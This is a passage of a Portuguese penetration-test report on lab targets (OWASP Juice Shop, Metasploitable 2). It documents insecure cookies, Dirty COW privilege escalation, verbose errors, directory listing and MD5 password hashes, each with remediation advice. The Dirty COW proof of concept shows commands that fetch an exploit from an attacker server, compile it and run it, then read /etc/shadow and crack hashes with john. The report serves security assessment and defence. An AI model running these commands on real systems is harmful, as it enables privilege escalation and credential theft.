3. **Escape corretamente dados dinâmicos:** Ao exibir dados dinâmicos na página, como mensagens de usuários, certifique-se de escapar caracteres especiais HTML, JavaScript e CSS usando funções como `htmlspecialchars`, `json_encode`, ou outras técnicas de escape apropriadas.
4. **Evite o uso de eval e innerHTML:** Evite usar funções como `eval` e a propriedade `innerHTML` para manipulação de conteúdo dinâmico, pois isso pode abrir brechas para ataques XSS. Prefira métodos mais seguros, como a manipulação de DOM usando métodos seguros do JavaScript.
5. **Atualizações regulares:** Mantenha o PHP e suas bibliotecas/frameworks sempre atualizadas para garantir que quaisquer vulnerabilidades conhecidas sejam corrigidas. Além disso, verifique se há atualizações de segurança para seu servidor web e banco de dados.
6. **Implemente medidas de segurança em todas as camadas:** Além de proteger o código PHP contra XSS, certifique-se de implementar medidas de segurança em todas as camadas da aplicação, incluindo o servidor web, o banco de dados e a infraestrutura de rede.
7. **Testes de segurança:** Realize testes de segurança regulares, como testes de intrusão e análises estáticas de código, para identificar e corrigir potenciais vulnerabilidades de segurança, incluindo XSS.
8. **Mantenha uma forte política de desenvolvimento seguro:** É de extrema importância que exista uma política de desenvolvimento seguro a ser seguida, durante todo o ciclo de vida do desenvolvimento de sistemas da organização. Consulte boas documentações, como a OWASP para dicas de desenvolvimento seguro e de análises simples de



vulnerabilidades, dessa forma, evitando ataques comuns de injeção de código malicioso.

9. **Monitoramento e Análise de Rede:** Implementar ferramentas de monitoramento de rede para detectar atividades suspeitas, como um aumento incomum no tráfego de rede, que pode indicar um ataque em andamento.

VULN010	
NOME	A05:2021 - Configuração Incorreta de Segurança: Cookies sem flags de segurança habilitadas
CLASSIFICAÇÃO	ALTA
DESCRÍÇÃO	A aplicação Juice Shop, não possui as flags de segurança habilitadas (HttpOnly) para os cookies de sessão, permitindo que ocorra o roubo de sessão no contexto da descoberta de XSS.
IMPACTO	Esta vulnerabilidade, por si só, não possui um impacto elevado para a segurança de uma aplicação. Entretanto, ao uni-la com o XSS, facilita-se o roubo de sessão dos usuários, comprometendo a confidencialidade de segurança da informação.
LOCAIS AFETADOS	http://juice-sh.op/
REFERÊNCIAS	A05:2021 – Security Misconfiguration HttpOnly HOW TO IMPLEMENT SECURE, HTTPONLY COOKIES IN NODE.JS WITH EXPRESS How to set HttpOnly flag In Node.js ,Express.js application?

VULNERABILIDADE

A flag de segurança HttpOnly não se encontra presente na aplicação, o que é considerado uma não-conformidade, pois isso permite os dados de sessão serem capturados por um script em execução no lado do cliente, algo que pode ser explorado em conjunto com a vulnerabilidade de XSS, ampliando o impacto da vulnerabilidade, ao garantir que o atacante roube informações por um link malicioso enviado a vítima.

OBS: A flag HttpSecure não é recomendada nesta seção, pelo fato de que se trata de um ambiente simulado e não usamos conexão HTTPS para a realização dos testes. Em um



cenário real, a própria ausência de HTTPS já é considerada uma vulnerabilidade, de forma que além de recomendarmos a implementação do HTTPS na aplicação web, detectamos que os cookies sejam protegidos com HttpSecure, para inviabilizar a sua transmissão em conexões descriptografadas.

PROVA DE CONCEITO

Figura 134 – Prova de Conceito: HttpOnly

The screenshot shows the OWASP Juice Shop application interface. At the top, there's a navigation bar with links for 'teste', 'Account', 'Your Basket', and 'EN'. Below the navigation bar is a toolbar with various developer tools: Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage (which is highlighted with a red box), Accessibility, and Application. The main content area is titled 'All Products'. On the left side, there's a sidebar with sections for Cache Storage, Cookies, IndexedDB, Local Storage, and Session Storage. Under the 'Cookies' section, a table lists several cookies. One cookie, named 'HttpOnly', has its value set to 'true'. The 'HttpOnly' column is highlighted with a red box. The table also includes columns for Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
continuer...	1kbv57Q65yx3(p1kNW4RKPS9xj5SbAvOEIgIeQvMfBMn8rZw2alnR9	227.0.0.1	/	Tue, 11 Mar 2025 17...	72	false	false	None	Mon, 11 Mar 2024 ...
cookieico...	dismiss	227.0.0.1	/	Sat, 08 Mar 2025 0...	27	false	false	None	Mon, 11 Mar 2024 ...
language	en	227.0.0.1	/	Sat, 08 Mar 2025 0...	10	false	false	None	Mon, 11 Mar 2024 ...
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJ0Uz0WhjZXNzliwZGF0YSI6eiJpZC16MSwidXNlcmh...	227.0.0.1	/	Tue, 12 March 2024 0...	737	false	false	None	Mon, 11 Mar 2024 ...
welcome...	dismiss	227.0.0.1	/	Sat, 08 Mar 2025 0...	27	false	false	None	Mon, 11 Mar 2024 ...

Figura 135 – Prova de Conceito: HttpOnly II



Figura 136 – Prova de Conceito: HttpOnly III

The screenshot shows the OWASP Juice Shop administration interface. On the left, there's a list of registered users: admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, bjoern.kimminich@gmail.com, ciso@juice-sh.op, support@juice-sh.op, and morty@juice-sh.op. On the right, there's a list of customer feedback reviews. One review from 'admin@juice-sh.op' is selected, and a context menu is open over it. The menu items are: admin@juice-sh.op, Orders & Payment, Privacy & Security, and Logout.

Review ID	Comment	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (**@juice-sh.op)	★★★★★	[trash]
2	Great shop! Awesome service! (**@juice-sh.op)	★★★★★	[trash]
3	Nothing useful available here! (**der@juice-sh.op)	★	[trash]
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriag..."	★	[trash]
	Incompetent customer support! Can't even upload photo of broken purchase!...	★★	[trash]
	This is the store for awesome stuff of all kinds! (anonymous)	★★★★★	[trash]
	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★★★★★	[trash]

RECOMENDAÇÕES

- Habilite a flag HttpOnly:** Siga as documentações de referência para aprender como implementar a flag HttpOnly em cookies no Node.js.
- Mantenha uma forte política de desenvolvimento seguro:** É de extrema importância que exista uma política de desenvolvimento seguro a ser seguida, durante todo o ciclo de vida do desenvolvimento de sistemas da organização. Consulte boas documentações, como a OWASP para dicas de desenvolvimento seguro e de análises simples de vulnerabilidades, dessa forma, evitando não-conformidades de segurança no sistema desenvolvido.

VULN011	
NOME	Sistema legado: CVE-2016-5195 (Dirty Cow)
CLASSIFICAÇÃO	ALTA
DESCRIÇÃO	O sistema Metasploitable 2 encontra-se com o sistema operacional desatualizado, de forma que a versão atual do Kernel está vulnerável a ataques de escalação de privilégios, como o Dirty Cow.
IMPACTO	A vulnerabilidade permite o atacante escalar privilégios e conseguir acesso root, podendo tomar controle total do sistema.




LOCAIS AFETADOS	Metasploitable 2
REFERÊNCIAS	CVE-2016-5195 Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method) Dirty Cow Vulnerability: An Analysis

VULNERABILIDADE

A vulnerabilidade ocorre em versões do Linux desenvolvidas anteriormente a 2018 e permite um atacante escalar privilégio e obter acesso administrativo no sistema. A vulnerabilidade ocorre devido a forma como o Kernel Linux implementa o mecanismo de copy-on-write no gerenciamento de memória do sistema, o que permite transformar seções de somente leitura de um arquivo, para de escrita.

PROVA DE CONCEITO

Figura 137 – Prova de Conceito: Dirty Cow



```
Kali@Workstation: ~/Desktop/plugins/malware
File Actions Edit View Help
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



Figura 138 – Prova de Conceito: Dirty Cow II

The screenshot shows a exploit entry in the Exploit Database. The title is "Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)". The details section includes:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40839	2016-5195	FIREFART	LOCAL	LINUX	2016-11-28

Exploit status: EDB Verified: ✓ / {}
Vulnerable App: 🔑

The exploit code itself is a multi-line C-like script, starting with // This exploit uses the pokemon exploit of the dirtycow vulnerability as a base and automatically generates a new passwd line. It details the process of generating a new password line, backing up the original /etc/passwd file, overwriting the root account, and logging in as the newly created user.

Figura 139 – Prova de Conceito: Dirty Cow III

The terminal session shows the following steps:

- File transfer: curl http://192.168.15.14/dirty.c -o dirty.c
- Compilation: gcc -pthread dirty.c -o dirty -lcrypt
- Execution: ./dirty

A red box highlights the command curl http://192.168.15.14/dirty.c -o dirty.c with the annotation "Baixando o exploit, compilando e executando na máquina alvo". A red box also highlights the ./dirty command.

In the left terminal window, it says "Iniciando servidor web para transferência".



Figura 140 – Prova de Conceito: Dirty Cow IV

```
python -c 'import pty;pty.spawn("/bin/bash")'  
firefart@metasploitable:/tmp# whoami  
whoami  
firefart  
firefart@metasploitable:/tmp# id  
id  
uid=0(firefart) gid=0(root)  
firefart@metasploitable:/tmp#
```

Figura 141 – Prova de Conceito: Dirty Cow V

```
cat /etc/shadow  
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$fUX6BPot$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::  
man:*:14684:0:99999:7:::  
lp:*:14684:0:99999:7:::  
mail:*:14684:0:99999:7:::  
news:*:14684:0:99999:7:::  
uucp:*:14684:0:99999:7:::  
proxy:*:14684:0:99999:7:::  
www-data:*:14684:0:99999:7:::  
backup:*:14684:0:99999:7:::  
list:*:14684:0:99999:7:::  
irc:*:14684:0:99999:7:::
```



Figura 142 – Prova de Conceito: Dirty Cow VI

A terminal window titled "kali@workstation: ~/Desktop/pagina_malware". It shows the command \$ nano wl.txt being run, followed by the command \$ john --wordlist=wl.txt --format=md5crypt hashes.txt. A red box highlights the command \$ john --wordlist=wl.txt --format=md5crypt hashes.txt with the annotation "Comando para quebra das hashes". The output shows the cracking process: "Using default input encoding: UTF-8", "Loaded 6 password hashes with 6 different salts (md5crypt, crypt(3) \$1\$ (and variants) [MD5 128/128 AVX 4x3])", "Will run 2 OpenMP threads", "Press 'q' or Ctrl-C to abort, almost any other key for status", "Warning: Only 4 candidates left, minimum 24 needed for performance.", and finally "msfadmin (msfadmin)" with the password "12345678". A red box highlights "msfadmin (msfadmin)" with the annotation "Senha recuperada". Below this, the command \$ cat wl.txt is run, showing a list of cracked passwords: "msfadmin", "senha123", "ls", "senhapersonalizada", and "12345678". A red box highlights "Listade senhas personalizada".

Figura 143 - Prova de Conceito: Dirty Cow VII

A terminal window titled "firefart@metasploitable:/tmp#". It shows the command mv /tmp/passwd.bak /etc/passwd being run twice. A red box highlights the command mv /tmp/passwd.bak /etc/passwd with the annotation "Comando para mover o arquivo passwd bak para passwd". The output shows the file being moved successfully.

RECOMENDAÇÕES

Atualize o sistema operacional: Atualize o sistema operacional Ubuntu para a versão mais atualizada. Certifique-se de realizar o backup e o planejamento de restauração antes de realizar a atualização do sistema.

2. Implemente uma política de atualização e hardening: É importante que se tenha uma política rígida de atualização e hardening na infraestrutura de TI da organização, a fim de evitar que vulnerabilidades semelhantes apareçam no futuro. A política deve exigir que um sistema seja atualizado corriqueiramente e, antes de ser colocado em produção, que passe pelo processo de hardening, a fim de dificultar o sucesso de ataques cibernéticos. Uma fonte que recomendamos para políticas de hardening de diversos sistemas, é a CIS (Center Of Internet Security), que dispõe de manuais para diversos sistemas operacionais e serviços.



3. Monitoramento de Rede: Implementar soluções de monitoramento de rede para detectar atividades suspeitas que possam indicar uma tentativa de invasão. Recomendamos a procura por soluções de EDR / XDR e SIEM, como Wazuh.

4. Auditorias de Segurança Frequentes: Realizar auditorias de segurança regulares para garantir a conformidade com as políticas de segurança.

VULN012	
NOME	A05:2021 – Configuração insegura: Mensagens de erros
CLASSIFICAÇÃO	MÉDIA
Descrição	A aplicação retorna mensagens de erros reveladoras, que permitem identificar as tecnologias existentes no site, além de facilitar a exploração de algumas vulnerabilidades.
IMPACTO	A partir das mensagens de erros, o atacante consegue descobrir as tecnologias que o site utiliza, facilitando o seu processo de reconhecimento e identificação de vulnerabilidades. Além disso, algumas mensagens de erros do site, facilitam a exploração de vulnerabilidades, como a do SQL Injection visto anteriormente.
LOCAIS AFETADOS	http://juice-sh.op/
REFERÊNCIAS	A05:2021 – Security Misconfiguration Handle any error Nodejs and don't return a stack trace How to Build a Node.js Error-handling System

VULNERABILIDADE

Mensagens de erros indicam que alguma coisa não está correta com a aplicação e isso é de extrema importância para alertar o programador a respeito do que deve ser corrigido. No entanto, esse tipo de mensagem deve estar disponível somente quando a aplicação está em desenvolvimento. Quando ela estiver em produção, devem ser desabilitadas por completo, pois, a partir disso, um criminoso consegue identificar tecnologias existentes na aplicação e até mesmo vulnerabilidades de uma forma facilitada.



PROVA DE CONCEITO

Figura 144 – Prova de Conceito: Mensagens de Erros




Figura 145 – Prova de Conceito: Mensagens de Erros II

Indício da vulnerabilidade

SQL Injection - SQLite

- URL: http://127.0.0.1:3000/rest/products/search?q=%27%2B
- Risk: High
- Confidence: Medium
- Parameter: q
- Attack: '
- Evidence: SQLITE_ERROR
- CWE ID: 89
- WASC ID: 19
- Source: Active (40018 - SQL Injection)



Figura 146 – Prova de Conceito: Mensagens de Erros III

```
Header: Text Body: Text □ □ □ □ □ □
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 09 Mar 2024 19:54:02 GMT
Connection: keep-alive
{
  "error": {
    "message": "SQLITE_ERROR: near \"' AND password = '\" syntax error",
    "stack": [
      "Error\nat Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n  at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n  at new Promise (<anonymous>)\n  at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n  at /juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n  at processTicksAndRejections (node:internal/process/task_queues:95:5)",
      "name": "SequelizeDatabaseError",
      "parent": {
        "error": 1,
        "code": "SQLITE_ERROR",
        "sql": "
    
```

RECOMENDAÇÕES

- Desabilite as mensagens de erros no Node.js:** Desative as mensagens de erros no Node.js, modificando a variável de ambiente para o modo de produção, por meio do comando: `set NODE_ENV=production`. Além disso, é possível desabilitar no próprio código, com a linha:
`process.env.NODE_ENV = 'production';`
Além disso, consulte as documentações de referências, para dicas de como lidar com erros em Node.js com segurança.
- Testes de segurança:** Realize testes de segurança regulares, como testes de intrusão e análises estáticas de código, para identificar e corrigir potenciais vulnerabilidades de segurança, incluindo XSS.
- Mantenha uma forte política de desenvolvimento seguro:** É de extrema importância que exista uma política de desenvolvimento seguro a ser seguida, durante todo o ciclo de vida do desenvolvimento de sistemas da organização. Consulte boas documentações, como a OWASP para dicas de desenvolvimento seguro e de análises simples de vulnerabilidades, dessa forma, evitando ataques comuns de injeção de código malicioso.
- Monitoramento e Análise de Rede:** Implementar ferramentas de monitoramento de rede para detectar atividades suspeitas, como um aumento incomum no tráfego de rede, que pode indicar um ataque em andamento.



VULN013

NOME	A05:2021 – Configuração insegura: Directory Listing
CLASSIFICAÇÃO	MÉDIA
DESCRIÇÃO	A ausência de um arquivo de index na aplicação permite a visualização de todos os recursos presentes em um diretório.
IMPACTO	Esta vulnerabilidade facilita o processo de reconhecimento por parte de um atacante, ao fornecê-lo o privilégio de detectar os recursos de ataque sem precisar enviar tráfego barulhento para a aplicação, o que dificultaria a detecção do ataque por mecanismos de defesa.
LOCAIS AFETADOS	http://juice-sh.op/ftp
REFERÊNCIAS	A05:2021 – Security Misconfiguration PortSwigger – Directory listing CWE-548: Exposure of Information Through Directory Listing


VULNERABILIDADE

A ausência de um arquivo de index na aplicação permite a visualização de todos os recursos presentes em um diretório, facilitando que um criminoso consiga executar métodos furtivos na aplicação e agilize o processo de ataque.

No contexto da aplicação, classificamos essa vulnerabilidade como média, pois ela expôs algumas informações sensíveis, como arquivos de cupons e de objeto serializado.

PROVA DE CONCEITO

Figura 147 – Prova de Conceito: Directory Listing




The screenshot shows a web browser window with the URL `192.168.1.2:8080/robots.txt`. The page content displays the following text:

```
User-agent: *
Disallow: /ftp
```



Figura 148 – Prova de Conceito: Directory Listing



RECOMENDAÇÕES

- Desabilite o acesso irrestrito ao diretório ftp:** Pelo fato de uma aplicação Node.js não possuir a vulnerabilidade de Directory Listing, mas esta condição na aplicação se assemelhar bastante a vulnerabilidade de Directory Listing, classificamos a vulnerabilidade com este nome. Nesse sentido, para corrigir a vulnerabilidade, é necessário que se implemente um mecanismo de autenticação para o acesso ao diretório /ftp ou que o seu acesso seja bloqueado para qualquer usuário.
- Testes de segurança:** Realize testes de segurança regulares, como testes de intrusão e análises estáticas de código, para identificar e corrigir potenciais vulnerabilidades de segurança, incluindo XSS.
- Mantenha uma forte política de desenvolvimento seguro:** É de extrema importância que exista uma política de desenvolvimento seguro a ser seguida, durante todo o ciclo de vida do desenvolvimento de sistemas da organização. Consulte boas documentações, como a OWASP para dicas de desenvolvimento seguro e de análises simples de vulnerabilidades, dessa forma, evitando ataques comuns de injeção de código malicioso.
- Monitoramento e Análise de Rede:** Implementar ferramentas de monitoramento de rede para detectar atividades suspeitas, como um



aumento incomum no tráfego de rede, que pode indicar um ataque em andamento.

VULN014	
NOME	A02:2021 – Falhas Criptográficas: Uso de hash insegura
CLASSIFICAÇÃO	MÉDIA
Descrição	O banco de dados utiliza um algoritmo de hash inseguro (MD5).
IMPACTO	A vulnerabilidade facilita o processo de quebra de hash por um atacante, usando mecanismos de Rainbow Tables, Wordlists ou bases de dados públicas.
LOCAIS AFETADOS	http://juice-sh.op/ (SQLITE3)
REFERÊNCIAS	A02:2021 – Cryptographic Failures Exploring the Power and Vulnerabilities of the MD5 Algorithm Why is MD5 considered a vulnerable algorithm?

VULNERABILIDADE

A base de dados da aplicação Juice Shop (SQLITE3), usa um algoritmo de hash inseguro para armazenar senhas de usuários, facilitando o processo de quebra de senhas por um atacante, através de vários métodos.

PROVA DE CONCEITO



Figura 149 – Prova de Conceito: Falhas Criptográficas (MD5)

```
(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ cat hashes.txt
+-----+-----+-----+
| email | username | password |
+-----+-----+-----+
| J12934@juice-sh.op | <blank> | 0192023a7bbd73250516f069df18b500 |
| accountant@juice-sh.op | <blank> | e541ca7ecf72b8d1286474fc613e5e45 |
| admin@juice-sh.op | <blank> | 0192023a7bbd73250516f069df18b500 |
| amy@juice-sh.op | bkimminich | 6edd9d726cbdc873c539e41ae8757b8c |
| bender@juice-sh.op | <blank> | 861917d5fa5f1172f931dc700d81a8fb |
| bjoern.kimminich@gmail.com | <blank> | 3869433d74e3d0c86fd25562f836bc82 |
| bjoern@juice-sh.op | <blank> | f2f933d0bb0ba057bc8e33b8ebd6d9e8 |
| bjoern@owasp.org | <blank> | b03f4b0ba8b458fa0acdc02cdb953bc8 |
| chris.pike@juice-sh.op | <blank> | 3c2abc04e4a6ea8f1327d0aae3714b7d |
| ciso@juice-sh.op | wurstbrot | 9ad5b0492bbe528583e128d2a8941de4 |
| demo | <blank> | 030f05e45e30710c3ad3c32f00de0473 |
| emma@juice-sh.op | <blank> | 7f311911af16fa8f418dd1a3051d6810 |
| ethereum@juice-sh.op | <blank> | 9283f1b2e9669749081963be0462e466 |
| jim@juice-sh.op | <blank> | 10a783b9ed19ea1c67c3a27699f0095b |
| john@juice-sh.op | <blank> | 963e10f92a70b4b463220cb4c5d636dc |
| mc.safesearch@juice-sh.op | <blank> | 05f92148b4b60f7dacd04cceebb8f1af |
| morty@juice-sh.op | <blank> | fe01ce2a7fbac8fafaed7c982a04e229 |
| stan@juice-sh.op | j0hNny | 00479e957b6b42c459ee5746478e4d45 |
| support@juice-sh.op | E=ma² | 402f1c4a75e316afec5a6ea63147f739 |
| uvogin@juice-sh.op | SmilinStan | e9048a3f43dd5e094ef733f3bd88ea64 |
| wurstbrot@juice-sh.op | evmrox | 2c17c6393771ee3048ae34d6b380c5ec |
+-----+-----+-----+
(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ █
```



Figura 150 – Prova de Conceito: Falhas Criptográficas (MD5) II

```
(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ hashid 0192023a7bbd73250516f069df18b500
Analyzing '0192023a7bbd73250516f069df18b500'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snelfru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ █
```

Figura 151 – Prova de Conceito: Falhas Criptográficas (MD5) III

```
(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ cat hash.txt
0192023a7bbd73250516f069df18b500

(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
admin123      (?)
1g 0:00:00:00:00 DONE (2024-03-16 22:25) 100.0g/s 9004Kp/s 9004Kc/s 9004KC/s austin24.. SEXYBABE
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ █
```



Figura 152 – Prova de Conceito: Falhas Criptográficas (MD5) III

The screenshot shows a dark-themed web application interface. At the top, there is a navigation bar with links for Home, FAQ, Deposit to Escrow, Purchase Credits, API, Tools, Decrypt Hashes, Escrow, Support, English, Register, and Login. Below the navigation bar, a blue header bar displays the message "1 hashes were checked: 1 found 0 not found". The main content area has a green header bar with the text "Found:" followed by a list of one hash: "0192023a7bd73250516f069df10b500:adef1n123". At the bottom of the page is a blue button labeled "SEARCH AGAIN".

RECOMENDAÇÕES

- Use métodos de hash seguros:** Em vez do MD5, opte pelo uso do SHA-256, considerado seguro para o padrão atual de segurança.
- Testes de segurança:** Realize testes de segurança regulares, como testes de intrusão e análises estáticas de código, para identificar e corrigir potenciais vulnerabilidades de segurança.
- Monitoramento e Análise de Rede:** Implementar ferramentas de monitoramento de rede para detectar atividades suspeitas, como um aumento incomum no tráfego de rede, que pode indicar um ataque em andamento.



CONSIDERAÇÕES FINAIS

Durante toda a gama de testes, observamos uma série de problemas que afetam a segurança da organização, que podem levar a um elevado vazamento de informações de alunos, docentes e dados pessoais em geral.

Dessa forma, recomendamos que as vulnerabilidades, principalmente de caráter crítico, sejam corrigidas de imediato, a fim de evitar que atacantes as aproveitem nesse momento.

Além das correções, recomendamos a implementação de políticas de segurança da informação, como políticas de senhas (uso de senhas complexas, alterar a cada 1 mês, uso de cofres de senhas etc.), políticas de hardening (blindar os servidores e estações de trabalho com XDR/EDR, antivírus e melhores práticas de proteção segundo a CIS).

Por fim, agradecemos a Universidade Federal Rural da Amazônia pela confiança em nosso trabalho e que este documento possa ser de excelente ajuda para a evolução de postura de segurança da instituição.